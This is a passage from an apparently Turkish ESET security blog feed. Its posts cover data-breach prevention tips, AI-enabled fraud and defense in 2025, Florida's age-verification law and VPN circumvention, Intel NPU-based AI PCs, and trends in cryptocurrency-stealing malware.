Veri ihlalleri sorunuyla mücadele etmek, her dijital dönüşüm yatırımı, yamalanmamış uzaktan çalışma uç noktası ve çalınan kimlik bilgileriyle büyümeye devam eden bir saldırı yüzeyindeki riski azaltmak için tüm cephelerde harekete geçmek anlamına gelir. İşte başlangıç için birkaç fikir:
- Tüm BT varlıklarınızın sürekli olarak haritasını çıkararak saldırı yüzeyinizin kapsamını anlayın
- Periyodik sızma testleri de dahil olmak üzere risk tabanlı yama ve güvenlik açığı yönetimi programlarını uygulayın
- Tüm kurumsal makinelerin ve cihazların çok katmanlı güvenlik yazılımlarıyla korunduğundan emin olun
- Veri kaybı önleme araçlarını yükleyin
- Tüm cihazlara göz kulak olmak için mobil cihaz yönetimini (MDM) kullanın ve saygın bir satıcıdan anti-malware yüklendiğinden emin olun
- Her yerde güçlü parola ilkeleri ve çok faktörlü kimlik doğrulama (MFA) uygulayın
- Personeli kimlik avı mesajlarının nasıl tespit edileceği ve güvenlik farkındalığının diğer kritik alanları konusunda eğitin
- Bir olay müdahale planı oluşturun ve periyodik olarak stres testi yapın
- Verileri aktarım sırasında ve beklemede şifreleyin
- Üçüncü taraf tedarikçileri ve ortakları denetleyin
- İzinsiz girişlere karşı erken uyarı almak için ağ/uç nokta izlemeyi çalıştırın
- Bulut sistemlerinin doğru yapılandırıldığından emin olun
Yakında [Veri Gizliliği/Veri Koruma Günü’nü](https://www.staysafeonline.org/data-privacy-week) kutlayacağımız şu günlerde, en hassas verilerimizi özellikle kurumsal veriler kilit altında tutmanın hem bireyler hem de bilgilerine göz kulak olması için güvendikleri işletmeler için dikkat gerektirdiği açıktır. Bunu yapmamanın mevzuat üzerindeki etkisi ciddi olabileceği gibi müşteri güveninin kaybedilmesine de yol açabilir. Ancak bunun tersi de olabilir. İşletmenizin bu verileri korumak için sorumluluk aldığını kanıtlayın ve rekabette fark yaratın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, Veri Gizliliği
---
### [Siber güvenlik ve yapay zekâ: 2025'te neler olacak?](https://antivirus.com.tr/siber-guvenlik-ve-yapay-zeka-2025te-neler-olacak/)
**Published:** Ocak 17, 2025
**Author:** ESET
**Excerpt:** Yapay zekâ araçları kötü aktörlerin elinde her türlü dolandırıcılığın, dezenformasyon kampanyasının diğer tehditlerin ölçeğini ve şiddetini artırabilir
**Content:**
*Yapay zekâ araçları kötü aktörlerin elinde her türlü dolandırıcılığın, dezenformasyon kampanyasının diğer tehditlerin ölçeğini ve şiddetini artırabilir*
Yapay zekâ geçtiğimiz yıl siber güvenlik silahlanma yarışına büyük bir ivme kazandırdı. Önümüzdeki 12 ay da bu yarışa hiç ara vermeyecek. Bu durum, kurumsal siber güvenlik ekipleri ve işverenlerinin yanı sıra günlük web kullanıcıları için de önemli sonuçlar doğuruyor. Yapay zekâ teknolojisi [savunucuların güvenliği artırmasına yardımcı olurken](https://antivirus.com.tr/yapay-zeka-guvenlik-balonu-hizla-hava-kaciriyor/) kötü niyetli aktörler de yapay zekâ destekli araçlardan yararlanmak için zaman kaybetmiyor.
İşte 2025’ten bekleyebilecekleriniz:
## Nelere dikkat etmeli?
Birleşik Krallık Ulusal Siber Güvenlik Merkezi (NCSC) 2024’ün başında, yapay zekânın halihazırda her tür tehdit aktörü tarafından kullanıldığı ve “önümüzdeki iki yıl içinde siber saldırıların hacmini ve etkisini neredeyse kesinlikle artıracağı” [uyarısında ](https://www.ncsc.gov.uk/news/global-ransomware-threat-expected-to-rise-with-ai)bulundu. Tehdit en çok, üretken yapay zekânın (GenAI) kötü niyetli aktörlerin hatasız yerel dillerde son derece ikna edici kampanyalar hazırlamasına yardımcı olabildiği sosyal mühendislik bağlamında akut hale geliyor. Yapay zekânın savunmasız varlıkların büyük ölçekli tespitini otomatikleştirebildiği keşif alanında.
### Yapay zekâ kötüye kullanıldığında
Bu trendler 2025 yılında devam edecek olsa da yapay zekânın şu amaçlarla kullanıldığını da görebiliriz:
- **Kimlik doğrulama baypası:** Dolandırıcıların yeni hesap oluşturma ve hesap erişimi için selfie ve video tabanlı kontrollerde müşterileri taklit etmelerine yardımcı olmak için kullanılan Deepfake teknolojisi.
- **İş e-postalarının ele geçirilmesi (BEC):** Yapay zekâ bir kez daha sosyal mühendislik için kullanıldı ancak bu kez kurumsal alıcıyı kandırıp dolandırıcının kontrolü altındaki bir hesaba para havale etmesi için. [Deepfake](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/) ses ve video, telefon görüşmelerinde ve sanal toplantılarda CEO’ları ve diğer üst düzey liderleri taklit etmek için de [kullanılabiliyor](https://antivirus.com.tr/oyunu-bozun-yapay-zeka-ses-klonlama-dolandiriciligini-durdurmak-icin-yaris-suruyor/).
- **Taklit dolandırıcılığı:** Açık kaynaklı büyük dil modelleri (LLM’ler) dolandırıcılar için yeni fırsatlar sunacaktır. Dolandırıcılar, hacklenmiş ve/veya halka açık sosyal medya hesaplarından toplanan veriler üzerinde bu modelleri eğiterek arkadaşlarını ve ailelerini kandırmak için tasarlanmış [sanal adam kaçırma ](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/)ve diğer dolandırıcılıklarda [kurbanların kimliğine ](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/)bürünebilirler.
- **Influencer dolandırıcılığı:** Benzer bir şekilde, GenAI’nin 2025 yılında dolandırıcılar tarafından ünlüleri, influencer’ları ve diğer tanınmış kişileri taklit eden sahte veya kopya sosyal medya hesapları oluşturmak için kullanıldığını görmeyi bekliyoruz. Deepfake videolar, [ESET’in en son Tehdit Raporu’](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf#page=17)nda vurgulanan türden hileler de dahil olmak üzere. Örneğin yatırım ve [kripto dolandırıcılıklarında ](https://antivirus.com.tr/kripto-yukseliyor-tehditler-artiyor-cuzdaninizi-koruyun/)takipçilerin kişisel bilgilerini ve paralarını teslim etmelerini sağlamak için yayımlanacaktır. Bu durum, etkili hesap doğrulama araçları ve rozetleri sunmaları için sosyal medya platformları üzerinde daha fazla baskı oluşturacak ve sizin de tetikte olmanızı sağlayacaktır.
- **Dezenformasyon:** Düşman devletler ve diğer gruplar, saf sosyal medya kullanıcılarının sahte hesapları takip etmelerini sağlamak amacıyla kolayca sahte [içerik üretmek ](https://antivirus.com.tr/sahtekarliklara-dikkat-internette-dezenformasyon-nasil-tespit-edilir/)için GenAI’dan yararlanacaktır. Bu kullanıcılar daha sonra içerik/trol çiftliklerinden daha etkili ve tespit edilmesi daha zor bir şekilde etki operasyonları için çevrimiçi amplifikatörlere dönüştürülebilir.
- **Parola kırma:** Yapay zekâ odaklı araçlar, kurumsal ağlara ve verilere ve ayrıca müşteri hesaplarına erişim sağlamak için kullanıcı kimlik bilgilerini saniyeler içinde toplu olarak açığa çıkarabilir.
## 2025 için yapay zekâ gizlilik endişeleri
Yapay zekâ önümüzdeki yıl sadece tehdit aktörleri için bir araç olmayacak. Aynı zamanda yüksek bir veri sızıntısı riskini de beraberinde getirecek. LLM’ler kendilerini eğitmek için büyük hacimlerde metin, görüntü ve videoya ihtiyaç duyarlar. Genellikle bu verilerin bazıları hassas olacaktır: Biyometri, sağlık bilgileri veya finansal veriler gibi. Bazı durumlarda, sosyal medya ve diğer şirketler, müşteri verilerini modelleri eğitmek için kullanmak üzere [Şartlar ve Koşullar’ı değiştirebilir](https://techcrunch.com/2024/09/18/linkedin-scraped-user-data-for-training-before-updating-its-terms-of-service/).
Bu bilgiler yapay zekâ modeli tarafından toplandıktan sonra, yapay zekâ sisteminin kendisinin hacklenmesi durumunda ya da bilgiler LLM üzerinde çalışan GenAI uygulamaları aracılığıyla başkalarıyla paylaşılırsa bireyler için bir risk teşkil eder. Kurumsal kullanıcılar için de GenAI istemleri aracılığıyla farkında olmadan işle ilgili hassas bilgileri paylaşabileceklerine dair bir endişe var. Bir ankete göre, Birleşik Krallık’taki şirketlerin beşte biri, çalışanların GenAI kullanımı yoluyla potansiyel olarak hassas kurumsal verileri [yanlışlıkla ifşa ](https://www.infosecurity-magazine.com/news/fifth-cisos-staff-leaked-data-genai/)etmiştir.

## 2025’te savunmacılar için yapay zekâ
İyi haber şu ki yapay zekâ yeni ürün ve hizmetlere dahil edildikçe önümüzdeki yıl siber güvenlik ekiplerinin çalışmalarında daha büyük bir rol oynayacak. Yapay zekâ destekli güvenliğin uzun bir geçmişine dayanan bu yeni teklifler aşağıdakilere yardımcı olacaktır:
- Kullanıcıları, güvenlik ekiplerini ve hatta yapay zekâ güvenlik araçlarını eğitmek için sentetik veriler oluşturmak
- Analistler için uzun ve karmaşık tehdit istihbarat raporlarını özetlemek
- İş yükü fazla olan ekipler için uyarıları bağlamsallaştırıp önceliklendirerek ve araştırma ve düzeltme için iş akışlarını otomatikleştirerek SecOps verimliliğini artırmak
- Şüpheli davranış belirtileri için büyük veri hacimlerini taramak
- Yanlış yapılandırma olasılığını azaltmaya yardımcı olmak için çeşitli ürünlerde yerleşik olarak bulunan “yardımcı pilot” işlevi aracılığıyla BT ekiplerine beceri kazandırmak
Bununla birlikte, BT ve güvenlik liderleri yapay zekânın sınırlarını ve karar verme sürecinde insan uzmanlığının önemini de anlamalıdır. Sanrı, model bozulması ve diğer potansiyel olumsuz sonuçların riskini azaltmak için 2025 yılında insan ve makine arasında bir dengeye ihtiyaç duyulacaktır. Yapay zekâ sihirli bir değnek değildir. Optimum sonuçlar için diğer araç ve tekniklerle birleştirilmelidir.
*Siber güvenlikte yapay zekâ kullanımı hakkında daha fazla bilgi edinmek için* [*bu ESET teknik raporuna* ](https://www.eset.com/us/business/resource-center/white-papers/cybersecurity-in-an-ai-turbocharged-era/)*bakın.*
## Uyum ve uygulamada yapay zekâ zorlukları
Tehdit ortamı ve yapay zekâ güvenliğinin gelişimi bir boşlukta gerçekleşmiyor. Başta ABD olmak üzere 2025’teki jeopolitik değişiklikler, teknoloji ve sosyal medya sektörlerinde deregülasyona bile yol açabilir. Bu da dolandırıcıların ve diğer kötü niyetli aktörlerin çevrimiçi platformları yapay zekâ tarafından üretilen tehditlerle doldurmasını sağlayabilir
Bu arada AB’de, uyum ekipleri için hayatı daha zor hale getirebilecek yapay zekâ düzenlemesi konusunda hâlâ bazı belirsizlikler var. Hukuk uzmanlarının [belirttiği ](https://www.shoosmiths.com/insights/comment/eu-ai-act-the-challenges-of-a-new-era-in-ai-regulation)gibi uygulama kurallarının ve rehberliğin hâlâ çözülmesi ve yapay zekâ sistem arızaları için sorumluluğun hesaplanması gerekiyor. Teknoloji sektöründen gelen lobi faaliyetleri, AB yapay zekâ yasasının pratikte nasıl uygulanacağını değiştirebilir.
Bununla birlikte açık olan şey, yapay zekânın 2025 yılında teknolojiyle etkileşim şeklimizi iyi ve kötü yönde kökten değiştireceğidir. İşletmeler ve bireyler için büyük potansiyel faydalar sunarken aynı zamanda yönetilmesi gereken yeni riskler de barındırıyor. Bunun gerçekleştiğinden emin olmak için önümüzdeki yıl boyunca daha yakın çalışmak herkesin yararına olacaktır. Hükümetler, özel sektör işletmeleri ve son kullanıcılar, yapay zekânın risklerini azaltırken potansiyelinden yararlanmak için üzerlerine düşeni yapmalı ve birlikte çalışmalıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Dolandırıcılık, Siber Güvenlik, Yapay Zekâ
---
### [Çocuklar için internet güvenliği yasası yine yetersiz](https://antivirus.com.tr/cocuklar-icin-internet-guvenligi-yasasi-yine-yetersiz/)
**Published:** Ocak 17, 2025
**Author:** ESET
**Excerpt:** Florida eyaletinin çocuklar için düzenlediği internet güvenliği yasası tam uygulanamayan sınırlandırılmaları kapsıyor. Yasa daha farklı düzenlenebilir miydi?
**Content:**
*Florida eyaletinin çocuklar için düzenlediği yeni internet güvenliği yasası tam uygulanamayan sınırlandırılmaları kapsıyor. Yasa daha farklı düzenlenebilir miydi?*
Florida eyaleti kısa bir süre önce çocukları çevrimiçi ortamda korumayı amaçlayan yeni bir [internet güvenliği](https://antivirus.com.tr/evde-siber-guvenlik-cocuklarin-internette-guvende-olmalari-icin-onlarla-konusun/) yasa tasarısını kabul etti. [HB 3 ](https://www.flsenate.gov/Session/Bill/2024/3/?StartTab=BillText#BillText)olarak bilinen tasarının öne çıkan maddeleri; küçükler için zararlı olduğu düşünülen materyallere erişim için zorunlu yaş doğrulaması getirilmesi ve 14 yaşından küçük çocukların [sosyal medyaya katılmasının ](https://antivirus.com.tr/sosyal-medya-katilimindan-once-cocuklariniza-anlatacaginiz-3-sey/)yasaklanması ve 16 yaşından küçükler için ebeveyn veya vasi onayının gerekliliğini kapsıyor.
Tasarının amacına ilişkin tartışmaya girmek istememekle birlikte kişisel olarak, tedbirler uygulanamaz da olsa ve sadece farkındalık yaratmaya yönelik olsa bile küçükleri uygunsuz ve zararlı içerikten korumanın olumlu bir adım olduğuna katılıyorum.
## İnternet güvenliği yasası VPN ile aşılıyor
[Google Trends’](https://trends.google.com/trends/explore?date=2024-12-08%202025-01-08&geo=US-FL&q=VPN&hl=en)e göre, yaş doğrulaması gerektirerek zararlı içeriğe erişimi kısıtlama zorunluluğu, ‘VPN’ (Sanal Özel Ağ) araması yapanların sayısında artışa neden oldu. Ayrıca internette, konumunuzu maskelemek ve bulunduğunuz bölgenin dışında görünmek için VPN kullanımını anlatan bir dizi makale de var. Bu makalelerin birçoğu (özellikle yasaya tepki olarak bazı büyük yetişkin web sitelerinin [tüm eyalete erişimi engellemesinden ](https://eu.tallahassee.com/story/news/politics/2025/01/03/some-porn-sites-blocked-but-others-ignore-florida-age-verification-law/77401109007/)sonra yayımlanan) sponsorludur veya VPN yazılım ve hizmetlerini indirmek ve satın almak için bağlı kuruluş bağlantıları içerir.
*İLGİLİ MAKALE:* [*VPN mi satın alıyorsunuz? İşte bilmeniz ve aramanız gerekenler*](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/)
Tüm bunlar şaşırtıcı mı? VPN teknolojisi ister yayın platformlarındaki coğrafi kısıtlamalar ister kısıtlı içeriğe erişim olsun, erişim kısıtlamalarını aşmak için uzun zamandır popüler bir araç olmuştur. Yasa sonrası yaş doğrulama gibi bir kısıtlamanın uygulanması, kullanıcıların giriş yaparken doğrulama yapması gerektiği anlamına gelir. Bu nedenle yetişkinlere yönelik içeriğe göz atarken herhangi bir şekilde tanımlanmak istemeyen herkes içeriğe erişmek için alternatif yöntemler arayacaktır.
## İnternet güvenliği göz ardı edilmemeli
Florida mevzuatı, zararlı olabilecek içeriğe ‘yanlışlıkla göz atma’ riskini bir şekilde sınırlamaktadır. Ancak bu tür içeriğe erişim sadece halka açık bir ana sayfanın aksine ‘yaş doğrulama duvarının’ arkasında olacaktır. Yetişkinlere yönelik içerik sağlayarak para kazanan ticari şirketlerin, olası yasal işlem ve para cezalarından kaçınmak için kolluk kuvvetlerinin ve yasanın dikkatinden kaçınmak isteyeceklerinden eminim.
Ancak internette ticari amaç gütmeyen ve Florida’dan yasal işlem başlatmanın çok karmaşık ya da neredeyse imkânsız olabileceği ülkelerde barındırılan çok sayıda yetişkinlere yönelik içerik var.
Mevzuatın getirdiği kısıtlamaların bu kadar kolay aşılabildiği düşünüldüğünde belki de tasarı bir adım daha ileri gidebilirdi. Yasa taslağı hazırlanırken odadaki birileri mutlaka bu durumun VPN kullanarak kolayca aşılabileceğinden bahsetmiştir, en azından ben öyle umuyorum. Benim için bu durum, mevzuatın neden içerik sağlayıcının ötesine geçen sınırlamalar getirmediği ve konumunuzu Florida dışında bir yere sanallaştırma olanağı sağlayan hizmetleri içermediği sorusunu gündeme getiriyor.
*İLGİLİ MAKALE:* [*Neden ebeveyn kontrol yazılımına ihtiyacınız var ve aramanız gereken 5 özellik*](https://antivirus.com.tr/neden-ebeveyn-kontrol-yazilimina-ihtiyaciniz-var-ve-bu-yazilimda-olmasi-gereken-5-ozellik/)

VPN teknolojisi, özellikle genel ağlar üzerinden bağlanırken siber güvenlik avantajları sağlar ancak işlevselliği genellikle yanlış anlaşılır. Bağlantının gizli hale geldiği varsayımı sadece kısmen doğrudur. VPN kullanırken bağlantı yalnızca cihaz ile VPN sunucusu arasında şifrelenir. Bu sunucu üzerinden gitmek istenilen hedefe kadar olan bağlantı artık şifreli tünelde değildir ve tarayıcı ile hedef web sunucusu arasındaki herhangi bir standart bağlantıyla aynıdır.
VPN sağlayıcıları hâlâ önemli ayrıntıları görebilmektedir: IP adresi aracılığıyla cihazın konumunu ve isteğin hedefini bilirler. VPN sağlayıcısı, basit web filtreleme araçlarını kullanarak yetişkinlere yönelik içeriğe erişimi engelleyebilir veya kendi yaş doğrulama gereksinimlerini uygulayarak kısıtlamaları aşma olasılığını ortadan kaldırabilir. Örneğin, Birleşik Krallık’taki internet servis sağlayıcıları, kullanıcılar tercih etmediği sürece yetişkinlere yönelik içeriği varsayılan olarak engelledikleri ve böylece küçükleri korudukları için benzer bir yaklaşım benimsemektedir.
## Doğru hedeflenemeyen internet güvenliği yasası
Yasa düzenleyiciler mevzuatı oluştururken ve bu mevzuatın kolayca aşılabileceğini bilirken mevzuatı aşmak için kullanılan, bilinen kolay yöntemlere bir kısıtlama getirmeye çalışmalı mıydı? Cevap, en azından benim için, evet. Mevzuatı bir adım öteye taşıyıp karmaşık ve aşılması zor hâle getirecek sağlam kısıtlamalar getirmezsek yasa sembolik bir jest ya da farkındalık kampanyasından öteye gidemez.
Eğer internette küçükleri korumak ve zararlı içeriğe erişimi uygun yaştakilerle sınırlandırmak konusunda ciddiysek o zaman muhtemelen interneti ve kullanıcılarının nasıl tespit edilebileceğini cesur bir şekilde yeniden düşünmemiz gerekir.
*Çocukların* internette *karşılaştığı riskler ve onlara teknolojinin nasıl yardımcı olabileceği hakkında daha fazla bilgi için* [*Safer Kids Online*](https://saferkidsonline.eset.com/tr)*‘a göz atın.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çocuklar ve İnternet, Siber Güvenlik, VPN
---
### [Yapay zekâ kendi özel donanımıyla bilgisayarınıza taşınıyor](https://antivirus.com.tr/yapay-zeka-kendi-ozel-donanimiyla-bilgisayariniza-tasiniyor/)
**Published:** Ocak 13, 2025
**Author:** ESET
**Excerpt:** Yapay zekâ iş yüklerini hızlandırmak mı istiyorsunuz? Dahili NPU'ya sahip Intel Core Ultra işlemcilerle desteklenen yapay zekâ bilgisayarlarından faydalanın.
**Content:**
Hassas verileri gizli tutmak ve yapay zekâ iş yüklerini hızlandırmak mı istiyorsunuz? Dahili NPU’ya sahip Intel Core Ultra işlemcilerle desteklenen yapay zekâ bilgisayarlarından başkasına bakmayın.
Hassas veriler içeren yapay zekâ iş yüklerini genel bulutta çalıştırmanın dezavantajları vardır ancak yeni nesil dizüstü bilgisayarlar artık aynı görevlerin çoğunu yerel olarak, daha küçük formda ve çok daha düşük bir maliyetle gerçekleştirebilir.
## Intel yapay zekâ bilgisayarları
Kişisel bilgisayarlar 1970’lerin sonlarında ortaya çıktığından beri CPU’lar, çeşitli hesaplama iş yüklerinin arkasındaki zor işlere yardımcı olmak için çeşitli donanım eklentilerine sahip olmuştur. Intel şimdi bu çabayı, güç tasarruflu, sürekli yapay zekâ iş yükleri için ideal olan Sinirsel İşlem Birimi (NPU) adı verilen özel bir yapay zekâ hızlandırıcısı ile ilerletiyor.
[Intel’in yapay zekâ bilgisayarlarına güç veren Intel® Core™ Ultra](https://www.intel.com/content/www/us/en/products/details/processors/core-ultra.html) işlemciler, yapay zekâ iş yüklerinin buluttan bilgisayarın kendisine aktarılmasını sağlayarak gecikme süresini ve maliyeti azaltırken hassas verilerin bilgisayarınızdan hiç çıkmamasını ve gizli kalmasını sağlar. Ayrıca bu, CPU performansını etkilemez, pil ömrünü çok fazla tüketmez ya da bitler işlenirken bilgisayarı yavaşlatmaz.
Bu iyi bir şey çünkü yapay zekâ iş yükleri genellikle web tarayıcıları, kelime işlemciler, elektronik tablolar ve benzerlerinin günlük iş yüklerinden çok farklı çalışır. NPU’lar tonlarca [paralel işlem ](https://en.wikipedia.org/wiki/Parallel_computing)gücüne sahip olacak şekilde optimize edilmiştir ve bunu yapay zekânın ihtiyaç duyduğu hesaplamalar için gereken çok sayıda matematiksel işlem için kullanabilir. Süper hassas olmaları gerekmez ancak hızlı olmaları ve pilinizi tüketmeden arka planda çalışmaları gerekir.
Verimliliği artırmak ve pil ömrünü uzatmak için Intel, işlem ihtiyacına bağlı olarak işlemleri P-çekirdekleri (performans çekirdekleri) ve E-çekirdekleri (verimlilik çekirdekleri) gibi ayrı çekirdeklere aktarmaktadır. Ve görüntü işleme gibi bazı kullanımlar için entegre grafik işleme birimleri (GPU’lar) görüntüleme faaliyetlerini gerçekleştirir çünkü GPU’lar CPU’nun odaklandığı şeyler için değil, son derece bu iş yükleri için optimize edilmiştir. Bir GPU’nun sadece görüntülerle uğraşması ve CPU’yu rahatsız etmemesi çok daha verimlidir, böylece CPU diğer kritik görevlerinize odaklanabilir.

[Yapay zekâ](https://antivirus.com.tr/intel-destekli-yapay-zeka-bilgisayarlar-icin-is-birligi/) ile yerel cihaz güvenliğini geliştirmeye çalışıyorsanız hayatınız muhtemelen çok daha kolay olacaktır. Kimlik avı e-posta girişimlerini aramak ve ardından sonuçları sistemin güvenlik yazılımına geri bildirmek gibi şeyleri NPU’ya boşaltma yeteneği, ilgili tespitleri önemli ölçüde hızlandıracaktır.
Başlangıçta basit sistem donanımı sağlığı için tasarlanan şeylerin kullanışlılığı, kötü amaçlı yazılımların çok düşük bir seviyede tespit edilmesine yardımcı olmak ve yapay zekâ işlemlerinin sonuçlarını kötü amaçlı kodu öldürmek için güvenlik yazılımına vermek gibi işlemleri gerçekleştirmek için genişletildiğinden gelişmiş kötü amaçlı yazılım tespiti için donanıma yönelmek çok moda.
## Yapay zekâ iş birliği
Yıllar önce, güvenlik ve gizlilik için donanım çözümlerinin, güvenli harici sürücüler, web trafiği şifrelemesini boşaltmak için genişleme kartları, bilgisayarlarımızın sırlarını korumak için TPM yongaları gibi kriptografik işlemciler ve benzeri dahil olmak üzere kendi özel donanımlarına sahip olduğunu izledik. Bugünlerde donanım ve yazılım paketleri, Intel® Tehdit Algılama Teknolojisi ve [hibrit işlemci mimarisi](https://www.eset.com/us/about/newsroom/corporate-blog/future-proofing-pc-fleets-with-the-powerful-pairing-of-intel-threat-detection-technology-and-ai-native-endpoint-protection/) başta olmak üzere Intel’in ESET ile iş birliği sayesinde geliştirilen en son özellikleri içeriyor.
Bu eğilimin devam etmesini bekliyoruz. Özel GPU’ların ve NPU’ların entegrasyonu ilerledikçe dizüstü bilgisayarınızın işlemcisi, internet erişimi olmasa bile arka planda çok daha karmaşık yapay zekâ iş yüklerini sorunsuz bir şekilde halledebilecek ve muhtemelen yapay zekâ destekli dizüstü bilgisayarınızın daha da ürkütücü seviyede akıllı görünmesini sağlayabilecektir.
Bilgisayarlarda özel yapay zekâ donanımlarının kullanımı henüz emekleme aşamasında olsa da siber güvenlik alanındaki olası kullanımları muazzamdır. Gömülü NPU’lar sadece bir başlangıç ve belki de gelecekte güvenlik yazılımlarının sadece performansı artırmak için değil, aynı zamanda yapay zekâ iş yüklerinin ağır işlerini yaparken bilgisayarları daha güvenli tutmak için kullanabileceği işlemcilerde donanım düzeyinde başka iyileştirmeler de göreceğiz.
> *ESET’in Intel ile devam eden iş birliği ve yapay zekâlı bilgisayar mimarisinden yararlanmanın ESET’in siber güvenliği ve kullanıcı deneyimini geliştirmesine nasıl yardımcı olabileceği hakkında daha fazla bilgi edinmek için* [*bu bloga* ](https://antivirus.com.tr/intel-destekli-yapay-zeka-bilgisayarlar-icin-is-birligi/)*göz atın.*
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Intel, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [Kripto yükseliyor, tehditler artıyor: Cüzdanınızı koruyun!](https://antivirus.com.tr/kripto-yukseliyor-tehditler-artiyor-cuzdaninizi-koruyun/)
**Published:** Ocak 13, 2025
**Author:** ESET
**Excerpt:** Bitcoin hızla yükseliyor ancak kripto paranızı çalmak için tasarlanmış dolandırıcılık ve kötü amaçlı yazılımlar da öyle.
**Content:**
Bitcoin hızla yükseliyor. Dijital para birimi tarihinde ilk kez Aralık ayı başında 100.000 $’ı [aştı](https://apnews.com/article/bitcoin-trump-election-crypto-regulation-c45a747d9c32591bc4e5dcd6e5cc0c22) ve ABD’deki seçim gecesinden bu yana %30’dan fazla artış gösterdi. Başkan seçilen Donald Trump’ın seçim kampanyasındaki kripto yanlısı söylemlerine ilişkin iyimserlik gerçekleşsin ya da gerçekleşmesin, sanal paraların değeri artmaya devam ediyor. Ancak [kripto](https://antivirus.com.tr/bitcoin-dolandiriciligi-nasil-onlem-alabilirsiniz/) paranızı çalmak için tasarlanmış dolandırıcılık ve kötü amaçlı yazılımlar da öyle.
[ESET’in en son Tehdit Raporu,](https://antivirus.com.tr/eset-tehdit-raporu-h2-2024/) Windows, Android ve macOS genelinde kripto hırsızlarının tespitinin H1’den H2 2024’e kadar yüzde 56 oranında arttığını ortaya koyuyor. Sanal para biriminize yönelik en son tehditlere ve onu nasıl güvende tutacağınıza bir göz atmanın zamanı geldi.
## Kripto, siber suçlular için neden bu kadar çekici?
[FBI](https://www.ic3.gov/AnnualReport/Reports/2023_IC3CryptocurrencyReport.pdf), 2023 yılında bitcoin, ether veya tether gibi kripto para birimleriyle ilgili finansal dolandırıcılık hakkında 69.000’den fazla kamu şikâyeti aldığını açıkladı. Bunlar, gelen toplam mali dolandırıcılık şikayetlerinin sadece %10’unu oluşturmasına rağmen toplam kayıpların neredeyse yarısını, 5,6 milyar doları oluşturdu.
Bu, kötü amaçlı yazılım ve kimlik hırsızlığından fidye yazılımı, kimlik avı ve aşk dolandırıcılığına kadar FBI tarafından takip edilen tüm önemli siber suç türlerinde çalınan kripto para ile yıllık %43’lük bir artış anlamına geliyor. Bununla birlikte, 2023’teki kripto para kayıplarının çoğunluğu yatırım dolandırıcılığından (%71) ve teknik/müşteri destek dolandırıcılığı ve devlet kimliğine bürünme dolandırıcılığı (%10) dahil olmak üzere çağrı merkezi dolandırıcılığından kaynaklanmaktadır.
Bu tür suçlardaki büyüme, kripto para biriminin küresel finansta oynadığı artan rolün bir yansımasıdır. Ancak FBI’a göre, belirli nedenlerden dolayı da tercih ediliyor. Sanal para biriminin merkezi olmayan yapısı, geri döndürülemez işlemlerin hızı ve dünya çapında transfer edilebilmesi, onu siber suçlular arasında popüler kılıyor ve kurbanların çalındıktan sonra geri kazanmalarını zorlaştırıyor.
## Dikkat edilmesi gereken kripto tehditleri
Peki, 2024 yılında suç faaliyetleri nereye odaklandı? [En son ESET Tehdit Raporu ](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf)bazı ilgi çekici bulguları ortaya koyuyor:
- macOS platformunda, genellikle kripto para cüzdanlarıyla ilgili kimlik bilgilerini hedef alan Password Stealing Ware (PSW) %127 oranında artış gösterdi. Bu durum kısmen Telegram’da satılan AMOS (Atomic Stealer olarak da bilinir) adlı bir hizmet aracı olarak kötü amaçlı yazılım ve bunun çok sayıda versiyonu ve taklitçisinden kaynaklandı. Saldırganlar bu kötü amaçlı yazılımı Google’ın reklam ağındaki görünüşte gerçek ama kötü niyetli reklamlar aracılığıyla yayarak insanları yasal yazılım gibi görünen kötü amaçlı yazılımları indirmeye yönlendiren bir siteye çekti.
- PSW tehditleri, Windows platformunu hedef alan kripto hırsızlarının büyümesinin de arkasındaydı. Bu faaliyetin büyük bir kısmı, kötü şöhretli hizmet olarak kötü amaçlı yazılım Lumma Stealer’ın bir varyantı tarafından körüklendi.
- Birçok Android bankacılık truva atı artık geleneksel özelliklerin yanı sıra kripto hırsızlığı işlevselliği de içeriyor. Öyle ki artık her iki tehdit türünü de “Android Finansal tehditler” kategorisine dahil ediyoruz. Bu tehdit sınıfı 2024’ün ikinci yarısında toplamda yüzde 20 arttı.

*Şekil 1. Aralık 2023’ten Kasım 2024’e kadar Cryptostealer tespitleri (kaynak:* [*ESET Threat Report H2 2024*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf)*)*
### ESET[‘in hazırladığı Tehdit Raporu ](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12024.pdf)da kripto paralar için bazı ilginç bilgiler içeriyor:
- Kripto para cüzdanı sahiplerini ve Güneydoğu Asyalı finansal hizmet müşterilerini hedef alan yeni GoldPickaxe adlı kötü amaçlı yazılım olan bu sofistike truva atı, yüz biyometrik verilerini çalma ve kimlik doğrulama kontrollerini atlatmak için kurbanların deepfake videolarını üretmek adına kullanma yeteneğine sahiptir.
- Hedeflenen sunucularda barındırılan kripto para cüzdanlarını çalmak için uzun süredir devam eden bir botnet’in (Ebury) evrimi. Bunu, ortadaki düşman saldırıları gerçekleştirerek, ağ trafiğini tehdit aktörlerinin kontrolü altındaki bir sisteme yönlendirerek yapar. Böylece SSH kimlik bilgilerini yakalayabilir ve ilgili kripto cüzdan verilerini dışarı çıkarmak için komut dosyaları çalıştırabilirler.
- Faaliyetlerdeki artış, tarayıcılar tarafından depolanan kimlik bilgilerini ve kripto cüzdanlarından veri toplamak için tasarlanan Vidar bilgi hırsızı etrafında yoğunlaştı. Facebook reklamları, Telegram grupları ve karanlık web forumları aracılığıyla yayılan kötü amaçlı bir yükleyici tarafından teslim edilir.
